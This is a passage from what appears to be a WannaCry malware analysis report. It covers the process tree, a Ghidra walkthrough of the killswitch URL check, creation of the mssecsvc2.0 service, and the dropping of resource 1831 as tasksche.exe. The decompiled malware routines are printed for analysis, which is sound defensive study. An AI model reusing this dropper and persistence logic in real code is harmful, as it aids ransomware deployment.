Inspecting the process tree showed the .tmp file and the scheduled shutdown (one hour after detonation). Both processes were accompanied by an executable called **conhost.exe**, which ran the following command: **conhost.exe 0xffffffff -ForceV1**. (**Figure 2.2.45**) Conhost is a service allowing the command prompt to work with Windows Explorer. The aforementioned command was used to perform a check – if no active sessions were attached to the console, then it should return 0xffffffff (the equivalent of **-1**). (DarkMatter, 2019) The **-ForceV1** attribute directly obtained information from the Kernel space connected to the console application. (Gonzales, 2020) This would notify the malware if an error occurred, possibly restarting the processes.



| | | | | | |
|---|---|---|---|---|---|
| cmd.exe (6644) | Windows Comma... | C:\Windows\syst... | 🟩 | Microsoft Corporat... | MSEDGEWIN10 |
| Conhost.exe (6736) | Console Window ... | C:\Windows\Syst... | 🟩 | Microsoft Corporat... | MSEDGEWIN10 |
| rundll32.exe (1232) | Windows host pro... | C:\Windows\syst... | | Microsoft Corporat... | MSEDGEWIN10 |
| rundll32.exe (6556) | Windows host pro... | C:\Windows\Sys... | | Microsoft Corporat... | MSEDGEWIN10 |
| rundll32.exe (4636) | Windows host pro... | C:\Windows\syst... | 🟩 | Microsoft Corporat... | MSEDGEWIN10 |
| rundll32.exe (6384) | Windows host pro... | C:\Windows\Sys... | 🟩 | Microsoft Corporat... | MSEDGEWIN10 |
| cmd.exe (5764) | Windows Comma... | C:\Windows\Sys... | | Microsoft Corporat... | MSEDGEWIN10 |
| Conhost.exe (687 | Console Window ... | C:\Windows\Syst... | | Microsoft Corporat... | MSEDGEWIN10 |
| schtasks.exe (69! | Task Scheduler C... | C:\Windows\Sys... | | Microsoft Corporat... | MSEDGEWIN10 |
| BFFF.tmp (6872) | | C:\Users\IEUser\... | | | MSEDGEWIN10 |
| Conhost.exe (685 | Console Window ... | C:\Windows\Syst... | | Microsoft Corporat... | MSEDGEWIN10 |
| cmd.exe (2412) | Windows Comma... | C:\Windows\syst... | 🟩 | Microsoft Corporat... | MSEDGEWIN10 |
| Conhost.exe (1032) | Console Window ... | C:\Windows\Syst... | 🟩 | Microsoft Corporat... | MSEDGEWIN10 |
| FLOSS.exe (1260) | ShimGen generat... | C:\ProgramData\... | 🟩 | RealDimensions S... | MSEDGEWIN10 |
| floss.exe (5084) | | c:\tools\floss\flos... | 🟩 | | MSEDGEWIN10 |

scription: Console Window Host
mpany: Microsoft Corporation
:h: C:\Windows\System32\Conhost.exe
mmand: \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
er: MSEDGEWIN10\IEUser
: 6876 Started: 5/21/2022 8:23:45 AM
Exited: 5/21/2022 8:23:45 AM


***Figure 2.2.45** – Process tree of the malware.*

## 2.3 ADVANCED ANALYSIS

The Advanced Analysis attempted to obtain more detailed information about how the malware samples function. To begin with, the analyst attempted to reverse engineer both samples in Ghidra. Examining the code would provide more in-depth information regarding their functionality and possible killswitches. Afterwards, the analyst attempted to alter the execution of the malicious programs with **x32dbg** or by using other means to bypass the killswitches.

### 2.3.1 WannaCry Advanced Static Analysis


The binary was opened in Ghidra. The analyst started the automatic analysis process and then examined the identified functions. There were no named functions, most of them used the automatically generated "**FUN_**" names. A **main** function was also not present, which was why the tester started the reverse engineering process with the **entry** function. Opening it immediately revealed the default entry code for Windows executables. (stacksmashing, 2020) Scrolling to the bottom of it showed the main function call – in this case it was named **FUN_00408140**. (**Figure 2.3.1**) The analyst obtained the correct signature of the function from the Microsoft documentation and replaced it. (Microsoft, 2021)



```
uVar5 = 0;
pHVar3 = GetModuleHandleA((LPCSTR)0x0);
local_6c = FUN_00408140(pHVar3,uVar5,pbVar4,uVar2);
                    /* WARNING: Subroutine does not return */
exit(local_6c);
```

***Figure 2.3.1*** *– Call leading to the malware's main function*


Opening the main function immediately revealed the killswitch link discussed in section **2.2.2.2 Detonation Conditions**. They changed the variable name from **puVar3** to **killswitch** and changed the variable type to a **C** string (**char***). The tester then noticed two operations (**MOVSD.REP** – a repeated move statement and another move operation **MOVSB**). (King Fahd University of Petroleum and Minerals, 1963 – Present Day). The former operation is often used for copying strings. Another variable (**iVar2**) appeared to be an increment variable used in the **for** loop. It was renamed to **i** and the value was changed to hexadecimal (**14**). The last variable (**puVar2**) was renamed to **killswitch_copy** with a **C** string type. This revealed that the operations were copying the string from **killswitch** to **killswitch_copy** four bytes at a time in a stack buffer **local_50** (renamed to **killswitch_buffer**). (**Figure 2.3.2**)



```
int WinMain(HINSTANCE hInstance,HINSTANCE hPrevInstance,PWSTR pCmdLine,int

{
  undefined4 uVar1;
  int i;
  char *killswitch;
  undefined4 *killswitch_copy;
  undefined4 killswitch_buffer [14];
  undefined4 local_17;
  undefined4 local_13;
  undefined4 local_f;
  undefined4 local_b;
  undefined4 local_7;
  undefined2 local_3;
  undefined local_1;

  killswitch = s_http://www.iuqerfsodp9ifjaposdfj_004313d0;
  killswitch_copy = killswitch_buffer;
                    /* cpystr(killswitch_copy, killswitch, 14)
                        */
  for (i = 14; i != 0; i = i + -1) {
    *killswitch_copy = *(undefined4 *)killswitch;
    killswitch = killswitch + 4;
    killswitch_copy = killswitch_copy + 1;
  }
  *(char *)killswitch_copy = *killswitch;
```

***Figure 2.3.2** – Copying the url into a buffer.*


Below the string copy code, the analyst found two functions – **InternetOpenA** and **InternetOpenUrlA**. They researched the function signatures and obtained them from the Microsoft documentation. The function type (**HINTERNET**) was not recognized by Ghidra but the tester added it as a data type after seeing in the Microsoft documentation that it was a void pointer. (Microsoft, 2021) From the functions they could see that this was the killswitch – InternetOpenUrlA attempted to open the link stored within the buffer. On an unsuccessful connection, the program would continue, whereas a successful one would send **return 0** and stop the application. (**Figure 2.3.3**)



```
hInternet = InternetOpenA((LPCSTR)0x0,1,(LPCSTR)0x0,(LPCSTR)0x0,0);
hInternet_return =
     InternetOpenUrlA(hInternet,(LPCSTR)killswitch_buffer,(LPCSTR)0x0,0,0x8400
                    /* If URL request fails - continue execution */
if (hInternet_return == (HINTERNET)0x0) {
  InternetCloseHandle(hInternet);
  InternetCloseHandle(0);
  wannacry_entry();
                    /* Else interrupt execution */
  return 0;
}
InternetCloseHandle(hInternet);
InternetCloseHandle(hInternet_return);
return 0;
```

***Figure 2.3.3** – Identifying the killswitch and the actual entry point of the malware.*


Opening the wannacry_entry function showed that the malware was attempting to get the module file name within the executable path. If it had less than one argument, then it called the **no_arg_handler()** function and then quit execution. (**Figure 2.3.4**) The function contained two more functions within it. The analyst analysed them separately.



```
void wannacry_entry(void)

{
  int *argc;
  SC_HANDLE hSCManager;
  SC_HANDLE hSCObject;
  SERVICE_TABLE_ENTRYA local_10;
  undefined4 local_8;
  undefined4 local_4;

  GetModuleFileNameA((HMODULE)0x0,&executable_path,0x104);
  argc = (int *)__p___argc();
                    /* if less than one, run function and quit */
  if (*argc < 2) {
    no_arg_handler();
    return;
  }
```

***Figure 2.3.4** – Call no_arg_handler();*


The first function executed the binary with a **-m security** attribute then created a Microsoft Security Center service and started it. (**Figure 2.3.5**) The analyst renamed it to **create_wannacry_service()**.



```
undefined4 create_wannacry_service(void)

{
  SC_HANDLE hSCManager;
  SC_HANDLE hService;
  char execute_with_args [260];

                    /* execute binary with -m security attribute */
  sprintf(execute_with_args,s_%s_-m_security_00431330,&executable_path);
  hSCManager = OpenSCManagerA((LPCSTR)0x0,(LPCSTR)0x0,0xf003f);
                    /* Creates Microsoft Security Center service */
  if (hSCManager != (SC_HANDLE)0x0) {
    hService = CreateServiceA(hSCManager,s_mssecsvc2.0_004312fc,
                              s_Microsoft_Security_Center_(2.0)_S_00431308,0xf01ff,0x1
                              execute_with_args,(LPCSTR)0x0,(LPDWORD)0x0,(LPCSTR)0x0,(
                              (LPCSTR)0x0);
                    /* Starts the created service */
    if (hService != (SC_HANDLE)0x0) {
      StartServiceA(hService,0,(LPCSTR *)0x0);
      CloseServiceHandle(hService);
    }
    CloseServiceHandle(hSCManager);
    return 0;
  }
  return 0;
}
```


**Figure 2.3.5** – **create_wannacry_service()** function.

The other function was significantly longer. It first attempted to obtain a handle on kernel32.dll then checked if resource 1831 was loaded. If the resource was loaded, it obtained the resource info, data, locked it and then got the size of the resource. (**Figure 2.3.6**) Afterwards, several unrecognised functions followed – they appeared to be **memset** functions. The analyst then noticed two **sprintf** functions. (Microsoft, 2021) They were not accurately displayed because Ghidra did not recognise two of the arguments shown in the assembly code. The analyst manually added them (two and one **char*** arguments respectively for each of the **sprintf** functions) which allowed them to see the entire commands. It first obtained the path of the file called **tasksche.exe**, then **qeriuwjhf_00431344**. The former was then moved to the latter file's path and the locked process was written to it if the file handle result did not equal **-1**. (**Figure 2.3.7**) In the end it created a process with the locked result. (**Figure 2.3.8**) The analyst then obtained the resource (1831) using **wrestool** (ArchLinux, 2005) in REMnux and analysed it – the resource was another binary file. (**Figure 2.3.9**)




```
                  /* Get handle to kernel32.dll */
hModule = GetModuleHandleW(u_kernel32.dll_004313b4);
if (hModule != (HMODULE)0x0) {
  createProcessA = (CreateProcessA *)GetProcAddress(hModule,s_CreateProcessA_004313a4)
  createFileA = (CreateFileA *)GetProcAddress(hModule,s_CreateFileA_00431398);
  writeFile = (WriteFile *)GetProcAddress(hModule,s_WriteFile_0043138c);
  closeHandle = GetProcAddress(hModule,s_CloseHandle_00431380);
                  /* check if load was successful and load resource 1831 */
  if ((((createProcessA != (CreateProcessA *)0x0) && (createFileA != (CreateFileA *)0x
      (writeFile != (WriteFile *)0x0)) && (closeHandle != (FARPROC)0x0)) {
    res1831_info = FindResourceA((HMODULE)0x0,(LPCSTR)1831,&DAT_0043137c);
    if (res1831_info != (HRSRC)0x0) {
      res1831_data = LoadResource((HMODULE)0x0,res1831_info);
      if (res1831_data != (HGLOBAL)0x0) {
        res1831_locked.hProcess = LockResource(res1831_data);
        if (res1831_locked.hProcess != (LPVOID)0x0) {
          res1831_size = SizeofResource((HMODULE)0x0,res1831_info);
          if (res1831_size != 0) {
            tasksche_path = '\0';
            puVar6 = &local_207;
            for (iVar3 = 0x40; iVar3 != 0; iVar3 = iVar3 + -1) {
              *puVar6 = 0;
              puVar6 = puVar6 + 1;
            }
```

***Figure 2.3.6*** *– Get handle and load resource.*




```
*(undefined2 *)puVar6 = 0;
*(undefined *)((int)puVar6 + 2) = 0;
      /* C:\Windows\tasksche.exe */
sprintf(&tasksche_path,s_C:\%s\%s_00431358,s_WINDOWS_00431364,s_tasksche.exe_0043136c)
;
      /* C:\Windows\qeriuwjhf_00431344 */
sprintf(&qeriu_path,s_C:\%s\qeriuwjhrf_00431344,s_WINDOWS_00431364);
      /* move tasksche to qeriu's path */
MoveFileExA(&tasksche_path,&qeriu_path,1);
createFileHandle =
     (*createFileA)(&tasksche_path,0x40000000,0,(LPSECURITY_ATTRIBUTES)0x0,2,4,
                    (HANDLE)0x0);
      /* if file handle != -1, write file and close handle */
if (createFileHandle != (HANDLE)0xffffffff) {
  (*writeFile)(createFileHandle,res1831_locked.hProcess,res1831_size,
               (LPDWORD)&res1831_locked,(LPOVERLAPPED)0x0);
  (*closeHandle)(createFileHandle);
  res1831_locked.hThread = (HANDLE)0x0;
  res1831_locked.dwProcessId = 0;
  res1831_locked.dwThreadId = 0;
```

***Figure 2.3.7*** *– Move tasksche to qeriu and close handle.*



```
BVar2 = (*createProcessA)((LPCSTR)0x0,acStack524,(LPSECURITY_ATTRIBUTES)0x0,
                           (LPSECURITY_ATTRIBUTES)0x0,0,0x8000000,(LPVOID)0x0,
                           (LPCSTR)0x0,&_Stack592,&res1831_locked);
    /* create process with the locked resource */
if (BVar2 != 0) {
  (*closeHandle)(res1831_locked.hThread);
  (*closeHandle)(unaff_EBX);
```


***Figure 2.3.8** – Create process and close handle.*



```
remnux@remnux:~/Desktop$ wrestool Ransomware.wannacry.exe.malz
--type='R' --name=1831 --language=1033 [offset=0x3100a4 size=3514368]
--type=16 --name=1 --language=1033 [type=version offset=0x66a0a4 size=944]
remnux@remnux:~/Desktop$ wrestool --name=1831 -R -x Ransomware.wannacry.exe.malz > 1831.bin
remnux@remnux:~/Desktop$ ls
1831.bin                 Ransomware.wannacry.exe.malz
first_detonation.pcapng  Ransomware.wannacry.exe.malz.7z
not_petya.csv
```

***Figure 2.3.9** – Obtaining 1831.bin with wrestool.*


This time the analyst first examined the strings within the file. They included inflate and unzip references (**Figure 2.3.10**) and a lot of file extensions which were possibly the extensions affected by the malware. The bitcoin addresses were also present within the strings. The function list once again did not contain a **main** function so the analyst opened the **entry** function.



| | | | |
|---|---|---|---|
| 0040ce3c | inflate 1.1.3 Copyright 1995-1998 Mark ... | "inflate 1.1.3 Copyright 1995-1998 Mark ... | ds |
| 0040d453 | - unzip 0.15 Copyright 1998 Gilles Vollant | "- unzip 0.15 Copyright 1998 Gilles Vollant " | ds |

***Figure 2.3.10 –** unzip and inflate references.*

